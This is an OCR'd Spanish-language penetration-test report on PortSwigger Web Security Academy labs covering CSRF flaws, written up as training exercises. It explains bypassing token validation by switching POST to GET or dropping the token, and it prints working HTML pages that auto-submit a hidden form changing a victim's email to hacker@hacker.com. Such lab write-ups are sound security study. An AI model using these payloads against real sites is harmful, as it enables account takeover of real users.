









Se siguió de crear un formulario para probar que errores nos enviaba el servidor al enviar una petición e intentar cambiar el correo




Notamos que nos pedía un parámetro csrf




Procedimos a darle un csrf cualquiera para verificar que efectivamente estuviera validado y así fue

Cambiamos la petición de POST a GET y no mandamos el parámetro csrf y encontramos que pudimos cambiar el correo, por lo que la validación de petición POST no está hecha en la parte del backend


```
<!DOCTYPE html>
<html lang="es">
<head>
    <title>Soy todo un hacker</title>
</head>
<body>
    <form method="GET" action="https://aced1ff11e469226c0e208f900ac006b.web-security-academy.net/my-account/change-email">
        <input type="text" name="email" value="hacker@hacker.com" hidden/>
        <input type="submit" value="Actualizar correo" />
    </form>
</body>
</html>
```







```
Ejercicio2 > index.html
<!DOCTYPE html>
<html lang="es">
<head>
    <title>Soy todo un hacker</title>
</head>
<body>
    <form method="GET" action="https://aced1ff11e469226c0e208f900ac006b.web-security-academy.net/my-account/change-email">
        <input type="text" name="email" value="hacker@hacker.com" hidden/>
        <input type="submit" value="Actualizar correo" />
    </form>
    <script>
        document.forms[0].submit();
    </script>
</body>
</html>
```

Se procedió a enviarle el exploit a un usuario que cayó y así cambiamos el correo del usuario





A003 - https://acef1fd01ef2d19cc0cf6d4200c0004d.web-security-academy.net/

H003

Servidor web susceptible a la ejecución arbitraria de peticiones causando modificaciones de información confidencial de los usuarios.

Para explotar la vulnerabilidad se realizaron los siguientes pasos:

Primero accedimos al sistema a través de las credenciales dadas

Web Security Academy

CSRF where token validation depends on token being present

Go to exploit server Back to lab description

LAB Not solved

Home | My account

WE LIKE TO BLOG

Machine Parenting

It has finally happened. The progression from using TV's and tablets as a babysitter for your kids has evolved. Meet the droids, the 21st Century Machine Parenting bots who look just like mom and

Web Security Academy

CSRF where token validation depends on token being present

Go to exploit server Back to lab description

LAB Not solved

Home | My account

Login

Username

Password

Log in

Web Security Academy

CSRF where token validation depends on token being present

Go to exploit server Back to lab description »

LAB Not solved

Home | My account | Log out

My Account


Your username is: wiener


Your email is: wiener@normal-user.net

Email

Update email

Revisamos la red para ver a donde se envían las peticiones y que información contienen





Se creó un formulario que enviamos para ver qué tipo de errores nos enviaba el servidor y notamos que no nos envió ningún error, por lo que no se está realizando la correcta validación de que debe llevar el csrf para ser una petición válida

```
Ejercicio3 > <> index.html
1  <!DOCTYPE html>
2  <html lang="es">
3  <head>
4      <title>Soy todo un hacker</title>
5  </head>
6  <body>
7      <form method="POST" action="https://acc91f311fe7338bc0d47dcc00ca00de.web-security-academy.net/my-account/change-email">
8          <input type="text" name="email" value="hacker@hacker.com" hidden/>
9          <input type="submit" value="Actualizar correo" />
10     </form>
11 </body>
12 </html>
```

Actualizar correo

Web Security Academy

CSRF where token validation depends on token being present

LAB Not solved

Go to exploit server | Back to lab description »

Home | My account | Log out

My Account

Your username is: wiener


Your email is: hacker@hacker.com


Email

Update email

```
ercicio3 > <> index.html
1  <!DOCTYPE html>
2  <html lang="es">
3  <head>
4      <title>Soy todo un hacker</title>
5  </head>
6  <body>
7      <form method="POST" action="https://acc91f311fe7338bc0d47dcc00ca00de.web-security-academy.net/my-account/change-email">
8          <input type="text" name="email" value="hacker@hacker.com" hidden/>
9          <input type="submit" value="Actualizar correo" />
10     </form>
11     <script>
12         document.forms[0].submit();
13     </script>
14 </body>
15 </html>
```

Procedimos a enviar el exploit a un usuario que cayó y pudimos modificar su correo electrónico y así no podrá acceder más a su cuenta mediante dicho correo





Referencias extra

https://developer.mozilla.org/es/docs/Glossary/CSRF

https://www.welivesecurity.com/la-es/2015/04/21/vulnerabilidad-cross-site-request-forgery-csrf/

https://portswigger.net/web-security/csrf

Elaboración del informe

Pentester	Eric Giovanni Miguel Torres
Revisión	
Vo.Bo.	

Fecha de elaboración	24 de enero del 2022